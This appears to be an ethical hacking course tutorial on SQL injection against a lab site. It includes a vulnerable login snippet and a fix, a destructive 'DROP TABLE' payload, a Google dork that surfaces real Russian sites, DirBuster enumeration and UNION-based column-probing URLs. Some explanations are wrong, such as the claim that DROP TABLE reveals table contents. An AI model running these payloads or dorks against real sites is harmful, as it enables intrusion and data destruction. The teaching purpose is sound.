

SQL on the Programmer Perspective

Structured Query Language (SQL) has emerged as a system that can accommodate users, applications, and information that must be stored in the future usage, as a result of the spread of the internet culture. Thanks to the SQL structure used not only in online use but also in automation systems, flexible and fast data transfer can take place today. As is known, open source applications are always the most preferred. PHP in web programming languages and MySQL in database management systems are among the most preferred systems because of their free use. Due to the aforementioned situation, the examples given in the next steps will be shown on PHP and MySQL systems. However, it should be noted that SQL codes do not differ in systems such as MsSQL, AZURE DB, MongoDB and Oracle. So, the logic trying to impose is valid in any case.




Percentages of websites using various server-side programming languages
Note: a website may use more than one server-side programming language



If we want to explain the SQL system with examples from daily life, we can say that a refrigerator in a house could be do same job with it. Of course with a little difference :)

Can you bring me mayonnaise from the second shelf of the refrigerator ?



Result

Refrigerator → Second Shelf → Mayonnaise website.com/refrigerator.php?id=2

In the example above, since the database links are introduced in index.php, not much detailed information is passed on to the end user. However, as can be seen, a small amount of data was transferred to us at id = 2.


Considering that you have knowledge about SQL, this section was brief.

SQL on the Hacker Perspective

Due to the important information it contains in its SQL structure, it has always been the primary target of hackers. Although database management systems are being developed every year, millions of data may leak out as a result of the wrong coding of programmers. The following code snippet contains the SQL error that results from wrong coding at the login page.

```
Get_UserID = GET ("UserID_From_Login_Page");

SQL_Query = "SELECT * FROM Users WHERE UserId = " + Get_UserID;
```

In the code fragment given above, an ID from the Login page is directly assigned to a variable. The variable is used as an element caller in the SQL query. So what does it look like if we put a SQL code on the Login page?



User id: 01; DROP TABLE Shsu_Students

Result: SELECT * FROM Users WHERE UserId = 01; DROP TABLE Shsu_Students


As can be seen, the contents of the Get_UserID variable were directly imported into SQL_Query, so all the contents of the table named Shsu_Students were obtained by the hacker. Those kinds of attempt named SQL Injection. The correct code snippet should be as follows;

```
Get_UserID = GET ("UserID_From_Login_Page");
```

```
SQL_Query = "SELECT * FROM Users WHERE UserId = @0";

db.Execute(SQL_Query,Get_UserID);
```

The main purpose of the @ marker is to make sure that every parameter in the SQL code matches the content in the column. That is, it does not try to bring a product that is not in your refrigerator.

Hackers can use different methods to detect a vulnerable site. For example, using the advanced search system developed by Google, specific pages containing SQL parameters of a web page may emerge. Said method is known as Google Dork.



inurl:id= site:ru

Page 11 of about 68,900,000 results (0.36 seconds)

www.ch[redacted]ort.ru › id=114

The

2020 I   Awards. The

Journa

by HJ

fa[redacted].ru › novosti-novosti › id=6260

Ново

Mar 22,   Правительства


Россий

The search section above brings us Russian web pages with id = value in the URL. As shown in the example of the refrigerator, statements like id =, class =, students = indicate the pages where the web page interacts with SQL.


Hint: With Dirbuster application you learned on Homework 4, you can find SQL interactive pages belonging to a web page.

Now let's examine a website that may be exposed to SQL Injection.

Target: shsuethicalhacking.cf


shsuethicalhacking.cf
%140
Sam Houston State University
SQL Injection for Ethical Hacking Course
Please input the ID as parameter with numeric value

We are asked to enter an ID parameter in yellow colors on the web page. So, let's find the page where the web page interacts with SQL;



Target URL (eg http://example.com:80/)
http://shsuethicalhacking.cf/

Work Method: ( ) Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 10 Threads; Go Faster ☐

Select scanning type: [✓ List based brute force] ( ) Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirb/small.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8


Select starting options: [✓ Standard start point] ( ) URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /

☑ Brute Force Files ☐ Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp
/

DirBuster Stopped


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 0 Files: 1
Results - Tree View
Errors: 0
Change
Back
Stop
Report


Target URL (eg http://example.com:80/)

Directory Stucture	Response Code	Response Size
/	200	923
index.php	200	925

Current speed: 107 requests/sec (Select and right click for more options)
Average speed: (T) 192, (C) 192 requests/sec
Parse Queue Size: 0
Total Requests: 1921/1921
Current number of running threads: 10
Time To Finish: 00:00:00


DirBuster Stopped

We found that our target is a page named "index.php". Now let's use the "id" parameter;


shsuethicalhacking.cf/index.php?id=1


Sam Houston State University SQL Injection for Ethical Hacking Course
Your Login name:axa184
Your Password:123123

When we set the target "index.php?id=1" value, we came across a username and password. Now let's say "id" as 2 and see the difference;


shsuethicalhacking.cf/index.php?id=2

Sam Houston State University SQL Injection for Ethical Hacking Course
Your Login name:cvarol
Your Password:123456

Secondly, we encountered a user called "cvarol". In order to understand that there is a certain weakness in the web page, let's take action with "index.php?id=1' (Quotation mark)";



shsuethicalhacking.cf/index.php?id=2'

Sam Houston State University SQL Injection for Ethical Hacking Course
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''2'' LIMIT 0,1' at line 1

As can be seen in the yellow text, the target is completely SQL Injection vulnerable. Now, let's try to get the target database information. First, let's find out how many columns are in the target database. For now, we know that there are three different columns: ID (from URL content), Username (axa184 and cvarol usernames), and Password (parts containing 123123 and 123456). Maybe more?

URL Code: shsuethicalhacking.cf/index.php?id=1' and 0 UNION SELECT 1,2,3,4--+

The 1 'part in the URL above will reveal our weakness, the code required to find the column number of "and 0 Union Select", "1,2,3" is the values we know so far, "4" is for checking, if there are other columns, "- - +" to pass the LIMIT query specified at the end of the yellow text. (-- means 0 , + means 1 so = LIMIT 0,1);


shsuethicalhacking.cf/index.php?id=1' and 0 UNION SELECT 1,2,3,4--+


Sam Houston State University SQL Injection for Ethical Hacking Course

Your Login name:axa184

Your Password:123123

